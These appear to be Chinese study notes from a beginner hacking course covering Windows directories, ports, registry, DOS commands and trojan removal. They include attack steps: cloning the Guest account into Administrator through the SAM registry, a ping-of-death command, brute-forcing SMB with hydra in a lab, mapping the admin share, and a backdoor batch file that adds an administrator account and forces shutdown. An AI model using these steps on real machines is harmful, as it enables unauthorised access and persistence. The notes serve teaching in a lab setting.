

day2

系统目录
服务
端口
注册表
黑客常用的DOS命令
windows快捷键的使用
系统优化
windows登陆密码破解
手动清除木马
配置黑客桌面

day2

系统目录、服务、端口、注册表

系统目录

- windows：系统安装目录
 - 有许多的重要配置文件
 - system32下的SAM文件，是记录用户账号密码的文件
 - system32/drivers/etc/hosts是记录DNS域名信息的文件，hosts文件的执行权限高于DNS服务器，<HOSTS 欺骗>
- users：用户目录
 - 存放许多关键的软件信息或用户的敏感信息，如查看桌面文件，或QQ目录内下载的文件等
- Program Files：程序安装目录

服务

- 实际上就是定义了计算机一些程序的功能
 - 基本上分为本机软件服务和网络服务
- win+R: services.msc
- 常见的服务
 - web服务
 - dns:解析域名
 - dhcp: 分发IP的
 - 邮件
 - telnet: 不安全、传输时明文传输，容易被抓包到明文密码
 - ssh: linux用的多
 - ftp: 文件上传
 - smb: 文件共享

端口

知名端口范围从0到1023，这些端口号一般固定分配给一些服务

80/8080/3128/8081/9080：HTTP

21：ftp

25：smtp（简单邮件传输协议）

木马Antigen、Email、password sender、Haebu Coceda、Shtrilitz Stealth、winPC、WinSpy都开放这个端口

135：RPC(远程过程调用)

23:Telenet远程登陆

22：SSH、SCP(文件传输)、端口重定向

110/tcp：POP3 Post Office Protocol(E-mail)

8080：TOMCAT

3389：win2003远程登陆

1521：Oracle数据库

1433/tcp、1433/udp：MS SQL*SERVERS数据库server

1080/udp：QQ

HTTP协议代理服务器常用端口号：80/8080/3128/8081/9080

FTP（文件传输）协议代理服务器常用端口号：21

Telnet（远程登录）协议代理服务器常用端口：23

TFTP（Trivial File Transfer Protocol），默认的端口号为69/udp；

SSH（安全登录）、SCP（文件传输）、端口重定向，默认的端口号为22/tcp；

SMTP Simple Mail Transfer Protocol (E-mail)，默认的端口号为25/tcp（木马Antigen、Email Password Sender、Haebu Coceda、Shtrilitz Stealth、WinPC、WinSpy都开放这个端口）；

POP3 Post Office Protocol (E-mail)，默认的端口号为110/tcp；

TOMCAT，默认的端口号为8080；

WIN2003远程登陆，默认的端口号为3389；

Oracle 数据库，默认的端口号为1521；

MS SQL*SERVER数据库server，默认的端口号为1433/tcp 1433/udp；

QQ，默认的端口号为1080/udp

动态端口（1024到65535），这些端口不固定分配给某个服务，可以自己绑定相应的服务

面试题：防火墙可以防病毒吗？

不能，防火墙可以防护目录，防止连接

特定的端口禁止回连，防IP，但端口流量。

不过动态端口也常被病毒木马程序所利用

冰河木马默认连接端口是7626、WAY 2.4是8011、Netspy 3.0是7306、YAI病毒式1024

通过端口能做什么

信息搜集

目标探测

服务判断

系统判断

系统角色分析

注册表

- 打开。regedit
- 注册表结构

HKEY_CLASSES_ROOT: 管理文件系统

HKEY_CURRENT_USER: 管理系统当前的用户信息

HKEY_LOCAL_MACHINE: 管理当前系统硬件配置

HKEY_USERS: 管理系统的用户信息

HKEY_CURRENT_CONFIG: 管理当前用户的系统配置

- **1.HKEY_CLASSES_ROOT**
管理文件系统。根据在Windows 中安装的应用程序的扩展名,该根键指明其文件类型的名称,相应打开该文件所要调用的程序等等信息。
- **2.HKEY_CURRENT_USER**
管理系统当前的用户信息。在这个根键中保存了本地计算机中存放的当前登录的用户信息,包括用户登录用户名和暂存的密码。在用 户登录Windows 98时,其信息从HKEY_USERS中相应的项拷贝到HKEY_CURRENT_USER中。
- **3.HKEY_LOCAL_MACHINE**
 - 管理当前系统硬件配置。在这个根键中保存了本地计算机硬件配置数据,此根键下的子关键字包括在SYSTEM.DAT中,用来提供HKEY_LOCAL_MACHINE所需的信息,或者在远程计算机中可访问的一组键中。
 - 这个根键里面的许多子键与System.ini文件中设置项类似。
- **4.HKEY_USERS**
 - 管理系统的用户信息。在这个根键中保存了存放在本地计算机口令列表中的用户标识和密码列表。同时每个用户的预配置信息都存储在HKEY_USERS根键中。HKEY_USERS是远程计算机中访问的根键之一。
- **5.HKEY_CURRENT_CONFIG**
 - 管理当前用户的系统配置。在这个根键中保存着定义当前用户桌面配置(如显示器等等)的数据,该用户使用过的文档列表(MRU),应用程序配置和其他有关当前用户的Windows 98中文版的安装的信息。


比较常用的是: **HKEY_LOCAL_MACHINE**

如: 我想把来宾用户克隆成管理员用户

查看HKEY_LOCAL_MACHINE/SAM/Domains/Account/Users/Names下

Administrator的类型是0x1f4

Guest是0x1f5



然后打开0000001F4的F, 全选复制, 覆盖0000001F5中的F

黑客常用的注册表

```
HKEY_LOCAL_MACHINE\software\hzhost\config\settings\mysqlpass
HKEY_LOCAL_MACHINE\software\hzhost\config\settings\mysqlpss
HKEY_LOCAL_MACHINE\software\hzhost\config\Settings\mastersvrpass
HKEY_LOCAL_MACHINE\SYSTEM\LIWEIWENSOFT\INSTALLFREEADMIN\11
HKEY_LOCAL_MACHINE\SYSTEM\LIWEIWENSOFT\INSTALLFreeHost\11
```

黑客常用的DOS命令

color 改变cmd颜色 color 0A
ping -t -l 65550 ip -死亡之ping(不要运行, 会死机)
TTL判断操作系统
ipconfig /release -释放ip
ipconfig /renew -重新获取ip

systeminfo -查看系统信息
arp -a -查看所有接口下的ip地址
net view -查看局域网内其他计算机名

shutdown -s -t 180 -c “你被黑了”
-s关机 -r 重启 -t 时间 -c 设置提示
shutdown -a 取消

dir 查看目录
cd 切换目录
cls 清空
start www.baidu.com -打开网页
start 123.txt -打开123.txt文件
conpy con C:\123.txt -创建123.txt文件
输入: 运行命令后回车就能写入数据
退出: 按下ctrl+z, 然后回车
md 01 -创建目录
mkdir 创建文件
type 123.txt -在命令行查看123.txt
del -删除文件
rd D:\笔记\001 删除“001”空文件夹
rd /s /q D:\笔记\001删除001文件夹
copy -复制命令
move -移动文件
tree -树形列出文件夹结构

telnet ip 远程连接
net use k:\目标ip\c\$ -共享目标的C盘映射到本地的k盘
前提是: C盘开启ipc\$共享
net use k:\目标ip\c\$ /del

net start -查看开启了哪些服务
net start 服务名 -启动服务
net stop 服务名 -停止服务

`net user 用户名 密码 /add` -创建用户
`net user guest/active:yes` -激活guest用户
`net user` -查看有哪些用户
`net user 账户名` -查看账户的属性
`net localGroup administrators 用户名 /add` -把"用户"添加到管理员中使其具有管理员权限, 注意: administrator后加s用复数
`net user guest 123456` -修改guest 密码
`net password 密码` -更改系统登陆密码

`net share` -查看本地开启的共享
`net share ipc$` -开启ipc\$共享
`net share ipc$ /del` -删除ipc\$共享(以管理员运行cmd)
`net share c$ /del` -删除C: 共享
可以删掉, 防止被映射

插曲: 实战内网渗透

工具: hydra

攻击机: XP: 192.168.1.20


目标机: 03: 192.168.1.137

任务: 通过爆破445端口的smb服务获取目标密码, 实现内网渗透

步骤:

1. 在XP上打开hydra文件夹, 创建一个pass.txt, 导入密码字典, 其中包括123.com(03的密码)
2. 在hydra目录下打开命令行输入:
`hydra.exe -l administrator -P pass.txt 192.168.1.137 smb`
3. 映射: 成功后输入 `net use K: \\192.168.1.137\c$`
输入用户名 密码即可拿到系统
4. 留后门: 可以写个批处理文件
然后把这个文件放到目标系统桌面, 目标点击后门程序即可完成。

ps:批处理文件是dos命令的组合文件, 写在批处理文件的命令会被逐一执行



```
C:\>copy con c:\123.bat
net user cracer 123 /add
net localgroup administrators cracer /add
shutdown -s -t 180 -c "hello man you are hacked by cracer"
^Z
已复制          1 个文件。
C:\>
```

`netstat -a` 查看开启了哪些端口常用 `netstat -an`

`netstat -n` 查看端口的网络连接情况 常用 `netstat -an`

`netstat -o` 查看已连接的端口

ESTABLISHED 表示正在连接

LISTENING 表示侦听状态

如果一开机就发现连了许多外部IP及开启了许多端口, 就代表着中木马了。要么关闭端口, 要么黑掉对方服务器

netstat -v 查看正在进行的工作

at id号 开启已注册的某个计划任务

如at 16:20 shutdown 16: 20 执行关机

at 查看所有的计划任务

at /delete 停止所有任务计划

attrib 文件名(目录名)查看某文件的属性

sttrib 文件名 -A -R -S -H 或 +A +R +S +H

去掉(添加) 某文件的 存档、只读、系统、隐藏 属性

windows快捷键的使用

F1	显示当前程序或者windows的帮助内容。
F2	当你选中一个文件的话，这意味着“重命名”
F3	当你在桌面上的时候是打开“查找：所有文件”对话框
CTRL+F4	关闭当前应用程序中的当前文本(如word中)
F5	刷新
CTRL+F5	强行刷新
CTRL+F6	切换到当前应用程序中的下一个文本(加shift 可以跳到前一个窗口)
F10或ALT	激活当前程序的菜单栏
windows键或CTRL+ESC	打开开始菜单
CTRL+ALT+DELETE	在win9x中打开关闭程序对话框
DELETE	删除被选择的选择项目，如果是文件，将被放入回收站
SHIFT+DELETE	删除被选择的选择项目，如果是文件，将被直接删除而不是放入回收站
CTRL+N	新建一个新的文件
CTRL+O	打开“打开文件”对话框
CTRL+P	打开“打印”对话框
CTRL+S	保存当前操作的文件
CTRL+X	剪切被选择的项目到剪贴板
CTRL+INSERT 或 CTRL+C	复制被选择的项目到剪贴板
SHIFT+INSERT 或 CTRL+V	粘贴剪贴板中哪堪犹降鼻拔恢?
ALT+BACKSPACE 或 CTRL+Z	撤销上一步的操作
ALT+SHIFT+BACKSPACE	重做上一步被撤销的操作
Windows键+M	最小化所有被打开的窗口。
Windows键+CTRL+M	重新将恢复上一项操作前窗口的大小和位置
Windows键+E	打开资源管理器
Windows键+F	打开“查找：所有文件”对话框
Windows键+R	打开“运行”对话框

Windows键+BREAK	打开“系统属性”对话框
Windows键+CTRL+F	打开“查找：计算机”对话框
SHIFT+F10或鼠标右击	打开当前活动项目的快捷菜单
SHIFT	在放入CD的时候按下不放，可以跳过自动播放CD。在打开word的时候按下不放，可以跳过自启动的宏
ALT+F4	关闭当前应用程序
ALT+SPACEBAR	打开程序最左上角的菜单
ALT+TAB	切换当前程序
ALT+ESC	切换当前程序
ALT+ENTER	将windows下运行的MSDOS窗口在窗口和全屏幕状态间切换
PRINT SCREEN	将当前屏幕以图象方式拷贝到剪贴板

ALT+PRINT SCREEN	将当前活动程序窗口以图象方式拷贝到剪贴板
在IE中：	
ALT+RIGHT ARROW	显示前一页(前进键)
ALT+LEFT ARROW	显示后一页(后退键)
CTRL+TAB	在页面上的各框架中切换(加shift反向)
执行菜单上相应的命令 ALT+菜单上带下划线的字母	
关闭多文档界面程序中的当前窗口 CTRL+ F4	
关闭当前窗口或退出程序 ALT+ F4	
复制 CTRL+ C	
剪切 CTRL+ X	
粘贴 CTRL+ V	
删除 DELETE	

在任务栏上的按钮间循环 WINDOWS+ TAB

显示“查找：所有文件” WINDOWS+ F

显示“查找：计算机” CTRL+ WINDOWS+ F

显示“帮助” WINDOWS+ F1

显示“运行”命令 WINDOWS+ R

显示“开始”菜单 WINDOWS

显示“系统属性”对话框 WINDOWS+ BREAK

显示“Windows资源管理器” WINDOWS+ E

最小化或还原所有窗口 WINDOWS+ D

撤消最小化所有窗口 SHIFT+ WINDOWS+ M

使用对话框中的快捷键

目的快捷键

取消当前任务 ESC

在选项上向后移动 SHIFT+ TAB

在选项卡上向后移动 CTRL+ SHIFT+ TAB

在选项上向前移动 TAB

在选项卡上向前移动 CTRL+ TAB

系统优化

- 修改启动项
 - win+r 输入：msconfig
- 加快系统启动速度
 - win+r 输入：msconfig
 - 打开引导，点击高级选项，把处理器数更改为4个
- 提高窗口切换提速
 - 右击计算机属性---性能信息和工具---调整视觉效果
 - 设置 先让windons选择最佳设置，
 - 然后选择自定义---去掉“在最大化和最小化时动态显示窗口
- 使用工具优化，
 - 如电脑管家，魔方注册表清理工具、鲁大师、系统优化大师等等

windows登陆密码破解

- 使用启动u盘破解
 - 使用电脑店PE系统
- 使用工具破解
 - lc5
 - 彩虹表

手动清除木马

中了木马后，肯定要进行向外连接，因此查询端口可以看到可疑的端口或ip

- 查看开机启动项

通过msconfig查找启动项

点击开始--所有程序--启动

查看注册表

依次打开：

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run ;

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Runonce ;

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run ;

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce ;

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx

- 查询服务
- 查看网络端口连接

配置黑客桌面

- 雨滴桌面